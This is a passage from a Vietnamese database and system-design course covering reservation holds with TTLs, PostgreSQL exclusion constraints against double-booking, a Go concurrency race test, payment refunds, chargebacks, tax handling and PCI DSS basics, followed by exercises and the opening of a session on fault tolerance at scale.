
9.1. Ba mô hình, ba cơ chế

Loại tài nguyên	Ví dụ	Cơ chế chống bán lố
Số lượng (chỗ không phân biệt)	vé đứng, 100 suất hội thảo	`UPDATE ... SET sold = sold + n WHERE sold + n <= capacity` (nguyên tử), kèm `CHECK (sold <= capacity)`
Chỗ cụ thể	ghế A12 sự kiện 7	**partial unique index** trên `(event_id, seat)` chỉ cho trạng thái "đang giữ/đã bán"
Khoảng thời gian	phòng họp, sân, bác sĩ	**ràng buộc loại trừ** `EXCLUDE USING gist` trên `(resource, tstzrange)`

Cả ba cùng một nguyên tắc: **để CSDL ép bất biến "không trùng" bằng một cấu trúc dữ liệu mà hai giao dịch đồng thời không thể cùng vượt qua**, thay vì kiểm tra trong ứng dụng.

9.2. Giữ chỗ có thời hạn (TTL)

Thanh toán mất vài phút; trong lúc đó chỗ phải *không bán cho người khác* nhưng cũng *không bị giữ mãi* nếu khách bỏ đi. Mô hình ba bước **reserve → confirm → expire/release**:



Vòng đời giữ chỗ: held, confirmed, expired, cancelled

- **held**: giữ chỗ với `hold_until = now + 10 phút`. Chỗ *đã bị chiếm* (ràng buộc loại trừ tính cả `held`).
- **confirmed**: thanh toán thành công **trước hạn**; câu lệnh xác nhận kiểm tra `status='held' AND hold_until > now` *trong chính câu* `UPDATE` (nguyên tử).
- **expired**: quá hạn; chỗ được trả lại. Hai đường: **job định kỳ** quét `hold_until <= now`, và **quét ngay lúc có người giữ chỗ mới** (cách làm dưới đây), để một hold quá hạn mà job chưa kịp chạy không chặn nhầm khách khác. Ràng buộc loại trừ **không biết thời gian**; vì thế "giải phóng" phải là một thay đổi *trạng thái* thật.
- **Trường hợp khó**: khách thanh toán **thành công sau khi hold đã hết hạn** (cổng chậm, hoặc unknown ở mục 6) và chỗ đã bán cho người khác. Không có cách thần kỳ: hệ thống phải **hoàn tiền tự động** cho khách đến sau và xin lỗi. Hai cách giảm khả năng này: gia hạn hold khi đã vào bước thanh toán (hold tính thời gian *thanh toán đang chạy*, không chỉ đồng hồ treo), và đặt TTL dài hơn thời gian chờ cổng tối đa cộng độ trễ webhook.

Hàm nhận `now` làm **tham số** thay vì gọi `now()`: kiểm thử mô phỏng thời gian được và kết quả bên dưới xác định.

9.3. Khoảng thời gian với EXCLUDE USING gist

`btree_gist` có sẵn trong bản PostgreSQL của máy kiểm chứng (một phần module `contrib`; nếu nhà cung cấp dịch vụ của bạn không cho cài, dùng khóa cố vấn theo tài nguyên hoặc `SERIALIZABLE` như ghi chú cuối mục). Ràng buộc đọc là: *không có hai hàng cùng* `room_id` *mà khoảng thời gian chồng lên nhau (*`&&`*)*, chỉ áp dụng cho hàng đang `held`/`confirmed`. Khoảng dùng dạng **nửa mở** `[bắt đầu, kết thúc)`: 10:00–11:00 và 11:00–12:00 không chồng nhau.

```
SET timezone = 'Asia/Ho_Chi_Minh';
CREATE EXTENSION IF NOT EXISTS btree_gist;

CREATE TABLE rooms (id int PRIMARY KEY, name text NOT NULL);
INSERT INTO rooms VALUES (1, 'Phòng họp A'), (2, 'Phòng họp B');

CREATE TABLE bookings (
    id         bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    ref        text NOT NULL UNIQUE,            -- do client sinh: cũng là khóa idempotency
    room_id    int NOT NULL REFERENCES rooms,
    period     tstzrange NOT NULL,
    status     text NOT NULL CHECK (status IN ('held', 'confirmed', 'cancelled', 'expired')),
    hold_until timestamptz,
    customer   text NOT NULL,
    CHECK (NOT isempty(period) AND lower_inc(period) AND NOT upper_inc(period)),  -- luôn [a, b)
    CHECK ((status = 'held') = (hold_until IS NOT NULL)),
    CONSTRAINT no_double_booking
        EXCLUDE USING gist (room_id WITH =, period WITH &&) WHERE (status IN ('held', 'confirmed'))
);

CREATE FUNCTION expire_holds(p_now timestamptz) RETURNS int LANGUAGE plpgsql AS $$
DECLARE n int;
BEGIN
    UPDATE bookings SET status = 'expired', hold_until = NULL
     WHERE status = 'held' AND hold_until <= p_now;
    GET DIAGNOSTICS n = ROW_COUNT;
    RETURN n;
END $$;

CREATE PROCEDURE hold_room(p_ref text, p_room int, p_from timestamptz, p_to timestamptz,
                           p_who text, p_now timestamptz) LANGUAGE plpgsql AS $$
BEGIN
    PERFORM expire_holds(p_now);   -- dọn hold quá hạn trước để không chặn nhầm
    INSERT INTO bookings (ref, room_id, period, status, hold_until, customer)
    VALUES (p_ref, p_room, tstzrange(p_from, p_to, '[)'), 'held',
            p_now + interval '10 minutes', p_who);
END $$;

CREATE PROCEDURE confirm_booking(p_ref text, p_now timestamptz) LANGUAGE plpgsql AS $$
BEGIN
    UPDATE bookings SET status = 'confirmed', hold_until = NULL
     WHERE ref = p_ref AND status = 'held' AND hold_until > p_now;
    IF NOT FOUND THEN
        RAISE EXCEPTION 'giữ chỗ % không còn hiệu lực (hết hạn hoặc đã xử lý)', p_ref;
    END IF;
END $$;
```

Kịch bản (giờ ảo): An và Bình giữ hai khung liền kề; Chi giữ phòng khác; Dũng cố giữ khung chồng lên khung của An; An thanh toán kịp; Bình thanh toán quá hạn.

```
CALL hold_room('h-an', 1, '2026-11-01 10:00+07', '2026-11-01 11:00+07',
               'An', '2026-11-01 09:00+07');
CALL hold_room('h-binh', 1, '2026-11-01 11:00+07', '2026-11-01 12:00+07',
               'Bình', '2026-11-01 09:01+07');
CALL hold_room('h-chi', 2, '2026-11-01 10:00+07', '2026-11-01 11:00+07',
               'Chi', '2026-11-01 09:02+07');
```

```
CALL hold_room('h-dung', 1, '2026-11-01 10:30+07', '2026-11-01 11:30+07',
               'Dũng', '2026-11-01 09:03+07');
```

```
ERROR:  conflicting key value violates exclusion constraint "no_double_booking"
DETAIL:  Key (room_id, period)=(1, ["2026-11-01 10:30:00+07","2026-11-01 11:30:00+07")) conflicts with
existing key (room_id, period)=(1, ["2026-11-01 10:00:00+07","2026-11-01 11:00:00+07")).
CONTEXT:  SQL statement "INSERT INTO bookings (ref, room_id, period, status, hold_until, customer)
    VALUES (p_ref, p_room, tstzrange(p_from, p_to, '[)'), 'held',
            p_now + interval '10 minutes', p_who)"
PL/pgSQL function hold_room(text,integer,timestamp with time zone,timestamp with time zone,text,timestamp
with time zone) line 4 at SQL statement
```

```
CALL confirm_booking('h-an', '2026-11-01 09:05+07');


CALL confirm_booking('h-binh', '2026-11-01 09:20+07');
```

```
ERROR:  giữ chỗ h-binh không còn hiệu lực (hết hạn hoặc đã xử lý)
```

Bình quá hạn (hold hết ở 09:11). Dũng giữ khung 11:00–12:00 lúc 09:21: lệnh quét thấy hold của Bình quá hạn và giải phóng, nên Dũng được chỗ. Sau đó An hủy, và Em lấy khung của An:

```
CALL hold_room('h-dung2', 1, '2026-11-01 11:00+07', '2026-11-01 12:00+07',
               'Dũng', '2026-11-01 09:21+07');
UPDATE bookings SET status = 'cancelled', hold_until = NULL WHERE ref = 'h-an';
CALL hold_room('h-em', 1, '2026-11-01 10:00+07', '2026-11-01 11:00+07',
               'Em', '2026-11-01 09:30+07');

SELECT ref, room_id AS phong, customer, status, to_char(lower(period), 'HH24:MI') AS tu,
       to_char(upper(period), 'HH24:MI') AS den
  FROM bookings ORDER BY id;
```

```
   ref   | phong | customer |  status   |  tu   |  den
---------+-------+----------+-----------+-------+-------
 h-an    |     1 | An       | cancelled | 10:00 | 11:00
 h-binh  |     1 | Bình     | expired   | 11:00 | 12:00
 h-chi   |     2 | Chi      | expired   | 10:00 | 11:00
 h-dung2 |     1 | Dũng     | held      | 11:00 | 12:00
 h-em    |     1 | Em       | held      | 10:00 | 11:00
(5 rows)
```

Điều cần thấy: (1) khung kề nhau **không** xung đột nhờ nửa mở; (2) lỗi chồng giờ là `exclusion_violation` (SQLSTATE `23P01`) với thông báo nêu rõ hàng xung đột (bản không rút gọn của khối `live` đầu hiển thị `Key (room_id, period)=... conflicts with existing key ...`, dùng để báo cho người dùng khung giờ nào đã kín); (3) `confirm` thất bại sạch sẽ khi quá hạn; (4) hủy trả chỗ ngay (`WHERE status IN ('held','confirmed')` loại hàng đã hủy khỏi ràng buộc). Hỗ trợ `EXCLUDE` có chi phí: chỉ mục GiST chậm hơn B-tree cho ghi; ở quy mô rất lớn phân mảnh theo `room_id` để mỗi mảnh giữ ràng buộc nội bộ (Buổi 54).

Hai mô hình còn lại, trên cùng khung kiểm chứng:

```
-- Chỗ cụ thể: một ghế chỉ có một "người đang giữ hoặc đã mua" tại một thời điểm.
CREATE TABLE seat_claims (
    event_id int NOT NULL, seat text NOT NULL, buyer text NOT NULL,
    status text NOT NULL CHECK (status IN ('held', 'sold', 'released'))
);
CREATE UNIQUE INDEX one_live_claim ON seat_claims (event_id, seat) WHERE status IN ('held', 'sold');
INSERT INTO seat_claims VALUES (7, 'A12', 'An', 'held');


-- Số lượng: vé đứng. Điều kiện nằm TRONG câu UPDATE; 0 hàng nghĩa là hết vé.
CREATE TABLE ticket_types (
```

```
    id int PRIMARY KEY, capacity int NOT NULL, sold int NOT NULL DEFAULT 0,
    CHECK (sold BETWEEN 0 AND capacity)
);
INSERT INTO ticket_types VALUES (1, 100, 98);
UPDATE ticket_types SET sold = sold + 2 WHERE id = 1 AND sold + 2 <= capacity RETURNING sold;
UPDATE ticket_types SET sold = sold + 1 WHERE id = 1 AND sold + 1 <= capacity RETURNING sold;
```

```
 sold
------
  100
(1 row)

 sold
------
(0 rows)
```

```
INSERT INTO seat_claims VALUES (7, 'A12', 'Bình', 'held');
```

```
ERROR:  duplicate key value violates unique constraint "one_live_claim"
```

Khi không có `btree_gist`: (a) khóa cố vấn theo tài nguyên (`pg_advisory_xact_lock(room_id)`) rồi kiểm tra `&&` trong cùng giao dịch, tuần tự hóa mọi đặt chỗ của *một* phòng nhưng không chặn phòng khác; (b) `SERIALIZABLE` + thử lại `40001`; (c) rời rạc hóa thời gian thành các ô cố định (mỗi 30 phút là một hàng `slot`) và dùng `UNIQUE (room_id, slot_start)`. Cách (c) biến bài toán khoảng thành bài toán chỗ cụ thể, dễ hiểu nhưng cứng nhắc.

9.4. Thử thật: nhiều người giành một chỗ

Cuối cùng, kiểm chứng bằng tranh chấp thật. Mã (hàm `race` và bản ràng buộc; đầy đủ ở `verify/partB/b59/p7/`). Hai bảng: `naive` (kiểm tra rồi chèn, không ràng buộc) và `safe` (có `EXCLUDE`). Hai mươi kết nối đồng thời: 16 người giành khung 10:00–11:00, 4 người giành khung 12:00–13:00 (không giao nhau). Đúng: **đúng 2 người thắng** (một mỗi khung), 18 người bị từ chối. Ở bản `naive` rào chắn ép cả 20 người cùng thấy "trống" trước khi ai chèn (lịch xấu nhất):

```
type attempt func(i int, tx pgx.Tx, gate func()) error

// race chạy n giao dịch đồng thời; trả số thành công và số bị CSDL từ chối vì loại trừ.
func race(ctx context.Context, p *pgxpool.Pool, n int, body attempt) (ok, conflict int) {
    var wg, ready sync.WaitGroup
    ready.Add(n)
    gate := func() { ready.Done(); ready.Wait() } // mọi người cùng làm xong bước "kiểm tra"
    var mu sync.Mutex
    for i := 0; i < n; i++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            err := pgx.BeginFunc(ctx, p, func(tx pgx.Tx) error { return body(i, tx, gate) })
            var pe *pgconn.PgError
            mu.Lock()
            defer mu.Unlock()
            switch {
            case err == nil:
                ok++
            case errors.As(err, &pe) && pe.Code == "23P01": // exclusion_violation
                conflict++
            default:
                panic(err)
            }
        }()
    }
    wg.Wait()
    return
```

```
}

    // ...

    // 2) RÀNG BUỘC LOẠI TRỪ: CSDL tự phân xử, không cần khóa, không cần gate.
    ok, conflict := race(ctx, p, 20, func(i int, tx pgx.Tx, _ func()) error {
        from, to := slot(i)
        _, err := tx.Exec(ctx, `INSERT INTO b59r.safe (room, period)
            VALUES (1, tstzrange($1::timestamptz, $2::timestamptz))`, from, to)
        return err
    })
    must(p.QueryRow(ctx, `SELECT count(*) FROM b59r.safe a JOIN b59r.safe b
        ON a.id < b.id AND a.room = b.room AND a.period && b.period`).Scan(&pairs))
    fmt.Printf("EXCLUDE (gist)    : %d thắng, %d bị từ chối (23P01); %d cặp trùng giờ\n",
        ok, conflict, pairs)
```

```
kiểm-tra-rồi-chèn : 20 đặt thành công; 126 cặp bị đặt trùng giờ
EXCLUDE (gist)    : 2 thắng, 18 bị từ chối (23P01); 0 cặp trùng giờ
```

Bản ngây thơ: cả 20 người "thắng" và có 126 cặp trùng giờ (`C(16,2) + C(4,2) = 120 + 6`): bán lố toàn bộ. **Bản ràng buộc loại trừ**: đúng 2 người thắng, 18 người nhận `23P01`, không cặp nào trùng, *không cần khóa, không cần rào chắn, không cần ứng dụng đúng*. Người thua đang *chờ* người thắng cùng khung kết thúc giao dịch rồi mới bị từ chối: tranh chấp nằm ở chỉ mục, nên giao dịch phải **ngắn** (giữ chỗ ngay, không gọi cổng thanh toán bên trong giao dịch).

> **Kết hợp với phần còn lại của hệ thống**
> Mô hình tổng thể của một hệ thống đặt vé (thiết kế đầy đủ ở Buổi 60): phòng chờ/giới hạn tốc độ ở rìa → API giữ chỗ (lõi đúng đắn như trên) → thanh toán idempotent (mục 5–6) → xác nhận bằng saga (mục 8) → job dọn hold + đối soát. Ở rìa có thể lệch nhẹ (Redis đếm gần đúng), nhưng **lõi không bao giờ**.

10. Hoàn tiền, thuế, chargeback, kiểm toán và tuân thủ

Hoàn tiền một phần. Mỗi lần hoàn là **một giao dịch sổ cái mới** (nợ `revenue`, có `gateway_clearing`), có `external_ref` riêng (idempotent theo lệnh hoàn), và ràng buộc *tổng đã hoàn ≤ tổng đã thu* kiểm tra trong cùng giao dịch (khóa hàng thanh toán `FOR UPDATE`, cộng dồn, so sánh). Thuế hoàn theo **cùng quy tắc làm tròn** đã dùng khi thu (mục 2), và phần dư của hoàn nhiều lần phải khớp chính xác với thuế đã thu (lần hoàn cuối nhận phần dư).

Chargeback (khiếu nại hoàn tiền): chủ thẻ khiếu nại với ngân hàng phát hành; tiền bị rút khỏi bạn *không qua lệnh của bạn*, thường kèm phí, và bạn có hạn ngắn để nộp bằng chứng. Về mô hình: thêm trạng thái `disputed` (sơ đồ mục 6), ghi bút toán *giữ* tiền bị tranh chấp, rồi thắng (trả lại) hoặc thua (ghi nhận khoản lỗ và phí). Ý nghĩa thiết kế: **sổ cái phải nhận được sự kiện không do chính mình khởi tạo** (qua webhook/sao kê), và đối soát là nơi nhiều chargeback lộ ra đầu tiên.

Thuế. Thuế là *dòng riêng* của hóa đơn và của sổ (nợ phải trả cho cơ quan thuế), không cộng gộp vào doanh thu; quy tắc làm tròn và thuế suất áp dụng **theo thời điểm giao dịch** được lưu cùng giao dịch (thuế suất đổi theo luật). Ở mức khái niệm: bài toán thuế thật (nhiều quốc gia, khấu trừ, hóa đơn điện tử theo quy định từng nơi) cần chuyên gia thuế và hệ thống chuyên dụng; đừng tự viết bảng thuế suất vào mã.

Kiểm toán và bất biến. Bên cạnh sổ bất biến: nhật ký *ai gọi API nào* (không ghi dữ liệu nhạy cảm), băm tệp sao kê gốc, lưu phiên bản quy tắc (thuế suất, phí) áp dụng, quyền truy cập tối thiểu và **tách nhiệm vụ** (người tạo lệnh điều chỉnh không phải người duyệt). Dữ liệu tài chính thường phải **giữ nhiều năm theo**

luật, nên *quyền được xóa* của luật bảo vệ dữ liệu phải được dung hòa bằng ẩn danh hóa phần thông tin cá nhân, không xóa bút toán.

Tuân thủ thẻ (PCI DSS). Quy tắc thực dụng cho hầu hết đội: **đừng chạm vào số thẻ**. Dùng *trường nhập được lưu trữ bởi cổng* hoặc trang thanh toán chuyển hướng, để số thẻ đi thẳng từ trình duyệt tới cổng; hệ thống của bạn chỉ nhận **token** (chuỗi đại diện, vô dụng với kẻ trộm nếu rò rỉ) và vài thuộc tính an toàn (4 số cuối, hãng thẻ, hạn). Điều này **thu hẹp phạm vi** tuân thủ rất nhiều. Không bao giờ ghi số thẻ hay mã CVV vào log, URL, thông báo lỗi, bảng thử hay ảnh chụp màn hình; mã CVV không được lưu sau khi ủy quyền. Dữ liệu thử dùng số thẻ thử **do nhà cung cấp công bố** trong môi trường sandbox, không bao giờ thẻ thật. Yêu cầu chi tiết của PCI DSS thuộc về nhà cung cấp và đánh giá viên; hãy đọc tài liệu của cổng bạn chọn.

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Dùng `float64`/`NUMERIC` tùy tiện cho tiền**, không lưu tiền tệ, hoặc cộng hai số khác tiền tệ.
2. **Lưu số dư là nguồn sự thật duy nhất**, không có bút toán: không đối soát, không truy vết được.
3. **`UPDATE`/`DELETE` bút toán để "sửa lỗi"** thay vì bút toán đảo.
4. **Kiểm tra cân bằng chỉ ở ứng dụng**, không có ràng buộc ở CSDL.
5. **Kiểm tra số dư rồi ghi** (đọc-sửa-ghi) không khóa/không điều kiện nguyên tử; hoặc ghi **giá trị tuyệt đối** tính ở ứng dụng.
6. **Tài khoản nóng** (phí, doanh thu) khóa tuần tự toàn hệ thống.
7. **Idempotency không băm nội dung**, kiểm tra-rồi-ghi thay vì `ON CONFLICT`, hoặc không lưu phản hồi (gửi lại ra kết quả khác).
8. **Coi hết giờ chờ cổng là thất bại** (trừ tiền khách, hủy đơn) hoặc **là thành công**; không có trạng thái `unknown`.
9. **Không có mã tham chiếu ổn định gửi cổng**, nên thử lại cổng tính tiền hai lần.
10. **Tin webhook mà không xác thực chữ ký**, không khử trùng, hoặc áp dụng theo thứ tự đến.
11. **Không đối soát**, hoặc đối soát hàng tháng, hoặc báo cáo không "giải thích 100%" chênh lệch.
12. **Ghi sổ và đổi trạng thái thanh toán ở hai giao dịch** (crash ở giữa tạo thanh toán không có sổ).
13. **Gọi cổng thanh toán bên trong giao dịch CSDL đang giữ khóa**: cổng chậm kéo cạn pool và giữ khóa lâu.
14. **Kiểm tra đặt chỗ ở ứng dụng** thay vì ràng buộc CSDL; hold không có TTL; quét hold dựa vào `now()` gọi rải rác (không kiểm thử được).
15. **Ghi số thẻ/CVV vào log hoặc CSDL**; dùng thẻ thật làm dữ liệu thử.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Các đội làm tài chính lâu năm thường nói một câu: *"tiền không biến mất, nó chỉ ở sai chỗ"*. Mọi kỹ thuật trong buổi này đều phục vụ câu đó: sổ kép để biết tiền ở đâu, bất biến để không ai xóa dấu vết, idempotency và trạng thái `unknown` để không mất tiền khi mạng hỏng, đối soát để phát hiện chỗ "sai" mà mọi lớp trước bỏ sót. Kinh nghiệm thực dụng: (1) **đừng tự xây cổng thanh toán hay xử lý thẻ**, hãy tích hợp nhà cung cấp và xây *sổ cái, đối soát và idempotency* quanh họ, đó mới là phần thuộc về bạn; (2) **bắt đầu bằng sổ cái kép ngay cả khi mới chỉ có ví đơn giản**, vì di cư từ cột `balance` sang sổ cái khi đã có tiền thật là một dự án đau đớn; (3) viết **bài kiểm thử bất biến** (tổng nợ = tổng có, số dư không âm, mỗi đơn đã thu đúng một lần) và chạy chúng bằng *tải ngẫu nhiên có chèn lỗi* (hỏng cổng, mất phản hồi, kết nối đứt giữa giao dịch), vì phần lớn lỗi tài chính chỉ lộ ra ở các xen kẽ không ai nghĩ tới; (4) mọi khoản `unknown` và ngoại lệ đối soát là **nợ vận hành có hạn thanh toán**, hãy đo tuổi của chúng.

13. Tóm tắt

Tóm tắt buổi học

- Tiền = **số nguyên đơn vị nhỏ nhất + tiền tệ**; chia bằng phần dư lớn nhất; làm tròn thuế là quy tắc nghiệp vụ phải ghi lại.
- **Sổ cái kép**: giao dịch gồm các bút toán cân bằng (nợ = có), **chỉ thêm**, sửa bằng **bút toán đảo**; số dư là dẫn xuất kèm bảng vật hóa và hai truy vấn kiểm tra (tính lại, cân đối thử).
- Cài đặt PostgreSQL: **constraint trigger hoãn đến COMMIT** cho cân bằng, trigger chặn sửa/xóa, `CHECK` làm sàn số dư, `UNIQUE external_ref`; vai trò ứng dụng không phải chủ bảng.
- Dưới đồng thời, "đọc rồi ghi" làm âm số dư/mất cập nhật; sửa bằng `UPDATE ... WHERE`, `FOR UPDATE`, `CHECK`, hoặc `SERIALIZABLE` + thử lại `40001`; chú ý tài khoản nóng.
- **API idempotent**: khóa + băm nội dung + trạng thái + phản hồi lưu; `422` khác nội dung, `409` đang chạy, phát lại nguyên văn; nối idempotency sang cổng bằng mã tham chiếu ổn định.
- Hết giờ chờ cổng là `unknown`, không phải lỗi: giải quyết bằng webhook, truy vấn trạng thái, gọi lại cùng mã, và đối soát. Webhook: HMAC + thời gian, khử trùng, chỉ tiến.
- **Đối soát** hằng ngày so sổ với sao kê, phân loại ngoại lệ, loại trừ cửa sổ trễ và **giải thích 100%** chênh lệch.
- **Saga**: xếp bước dễ đảo ngược trước, điểm quyết định ở giữa, sau đó tiến tới; kiểm tra bất biến toàn cục sau mỗi kịch bản lỗi.
- **Đặt chỗ**: giữ chỗ TTL (held → confirmed/expired), `EXCLUDE USING gist` với `tstzrange` nửa mở, partial unique index cho ghế, `UPDATE ... WHERE` cho số lượng; chứng minh bằng tranh chấp thật.
- Không chạm số thẻ; token hóa; không dữ liệu thẻ thật trong mã/log/thử.

14. Bài tập

1. **[Cơ bản]** Thêm tài khoản `gateway_clearing` và `revenue` vào sổ cái mẫu; ghi các giao dịch của bảng ở mục 3.1 (thanh toán qua cổng, cổng chuyển khoản về trừ phí, hoàn tiền toàn phần). Viết hai truy vấn kiểm tra ở mục 3.5 và **tiêu chí đạt**: cả hai ra 0 sau mỗi giao dịch.
2. **[Cơ bản]** Mở rộng `Allocate` ở mục 2 để chia hóa đơn theo trọng số có trọng số bằng 0 và để từ chối tổng trọng số 0. Viết test bảng cho `Allocate` (tổng các phần luôn bằng tổng ban đầu với 10.000 đầu vào ngẫu nhiên có hạt giống cố định).

3. **[Trung bình]** Viết **hàm kiểm tra bất biến** chạy bằng `go test` trên PostgreSQL thật: sinh 1.000 giao dịch ngẫu nhiên (nạp, chuyển, hoàn, đảo) với 20 goroutine, rồi khẳng định (a) tổng nợ = tổng có theo tiền tệ, (b) không số dư nào dưới sàn, (c) số dư vật hóa = tính lại. Chèn lỗi cố ý (tắt trigger bằng `ALTER TABLE ... DISABLE TRIGGER`) và xác nhận test bắt được.
4. **[Trung bình]** Cài **tài khoản nóng chia nhỏ** cho `fees`: `fees:0..7`, giao dịch chọn ngẫu nhiên một mảnh; đo thông lượng (giao dịch/giây trên 16 goroutine) trước và sau khi chia, và viết truy vấn cộng lại số dư. Báo cáo con số và giải thích vì sao thông lượng đổi như vậy.
5. **[Trung bình]** Hoàn thiện `Pay` ở mục 5: thêm **hợp đồng thuê** cho hàng `processing` (cột `locked_at`), và tiến trình phục hồi hoàn tất hàng bị bỏ dở khi chủ chết. Mô phỏng crash bằng cách bỏ goroutine giữa chừng. Kiểm thử: không có khoản tiền bị tính hai lần, mọi hàng cuối cùng đều `succeeded`/`failed`.
6. **[Trung bình]** Thêm vào chương trình đối soát: (a) tệp sao kê **CSV** thật được nạp idempotent (băm tệp, không nạp hai lần), (b) ghép mờ theo số tiền + cửa sổ ±5 phút cho dòng không có mã tham chiếu, (c) đầu ra CSV các ngoại lệ có cột "hành động đề xuất". Nêu rủi ro của ghép mờ (một đến nhiều).
7. **[Nâng cao]** Mở rộng mô phỏng saga: bước thu tiền trả `unknown`, và **tiến trình giải quyết chạy đồng thời** với saga tiếp tục (hai bên cùng chuyển trạng thái). Dùng khóa hàng hoặc điều kiện trạng thái để chỉ một bên thắng; chạy 1.000 vòng với hạt giống ngẫu nhiên cố định và chứng minh bất biến cuối.
8. **[Nâng cao]** Xây **phòng chờ + giữ chỗ + thanh toán** cho 500 chỗ: 5.000 goroutine, bộ đếm Redis giả (miniredis) lọc ở rìa, giữ chỗ bằng ràng buộc PostgreSQL thật, thanh toán giả có 10% hết giờ/unknown, job dọn hold. **Tiêu chí đạt**: đúng 500 chỗ bán, 0 bán lố, mọi hold `unknown` được giải quyết, báo cáo số yêu cầu chạm DB và p99.
9. **[Thử thách]** Thiết kế và cài **sổ cái đa tiền tệ**: giao dịch đổi tiền (USD → VND) có hai tài khoản "đổi tiền" trung gian để mỗi tiền tệ tự cân bằng; tỷ giá và làm tròn được ghi trong giao dịch; viết đối soát lãi/lỗ tỷ giá. Viết ADR về cách chọn quy tắc làm tròn và nơi nhận phần dư.

Buổi 60 — Chịu lỗi ở quy mô lớn và các bài thiết kế tổng hợp

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 38 §5 và 49 (SLO, ngân sách lỗi, đo tải, hỗn loạn), 39 (timeout, retry, breaker, bulkhead, saga), 40 (phương pháp sáu bước), 50 (toán phân tán), Buổi 53–59

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Phân loại kiểu hỏng hóc ở quy mô lớn (crash, hỏng xám, mất thông điệp, phân vùng mạng, lỗi tương quan, hỏng dây chuyền) và nêu cơ chế phòng thủ cho từng kiểu.
- Dùng mô phỏng để chứng minh **bão thử lại** biến một sự cố ngắn thành sự cố kéo dài (hỏng *metastable*), và chọn đúng biện pháp: ngân sách thử lại, bỏ việc quá hạn, xả tải.
- Thiết kế **kiểm soát nhận tải**: hàng đợi có giới hạn, xả tải theo ưu tiên, backpressure; giải thích bằng định luật Little và khái niệm *goodput*.
- Tính **bán kính ảnh hưởng** của kiến trúc ô và *shuffle sharding*, thiết kế **đa vùng** (active–passive, active–active, định tuyến, failover) và nêu cái giá nhất quán.
- Lập kế hoạch năng lực và chi phí (N+2, headroom, chi phí mỗi yêu cầu) và thiết kế một **thí nghiệm hỗn loạn** có giả thuyết, phạm vi và điều kiện dừng.
- Thiết kế trọn vẹn ba hệ thống tổng hợp theo sáu bước: **đặt vé sự kiện**, **giao hàng/gọi xe** (cài geohash chạy thật), **xử lý tệp/ảnh/video** (upload chia khúc, tiếp tục được, có checksum).
- Trả lời một đề thiết kế hệ thống **trong 45 phút** có cấu trúc, tự chấm bằng rubric, và biết học tiếp theo hướng nào.

Ở quy mô lớn, hỏng hóc không phải ngoại lệ mà là điều kiện vận hành

Với 10.000 máy mỗi cái hỏng trung bình mỗi vài năm, mỗi ngày có hàng chục máy hỏng. Một thiết kế "chịu lỗi" không phải thiết kế *ngăn* lỗi mà là thiết kế trong đó **lỗi nhỏ ở lại nhỏ**: không lan, không khuếch đại, không biến thành sự cố của mọi người dùng. Nguy hiểm nhất là các cơ chế *tốt bụng* (thử lại, nhân bản, tự động co giãn) khi chúng chạy sai lúc: chính chúng thường biến sự cố nhỏ thành sự cố lớn.

Mô phỏng không phải đo đạc

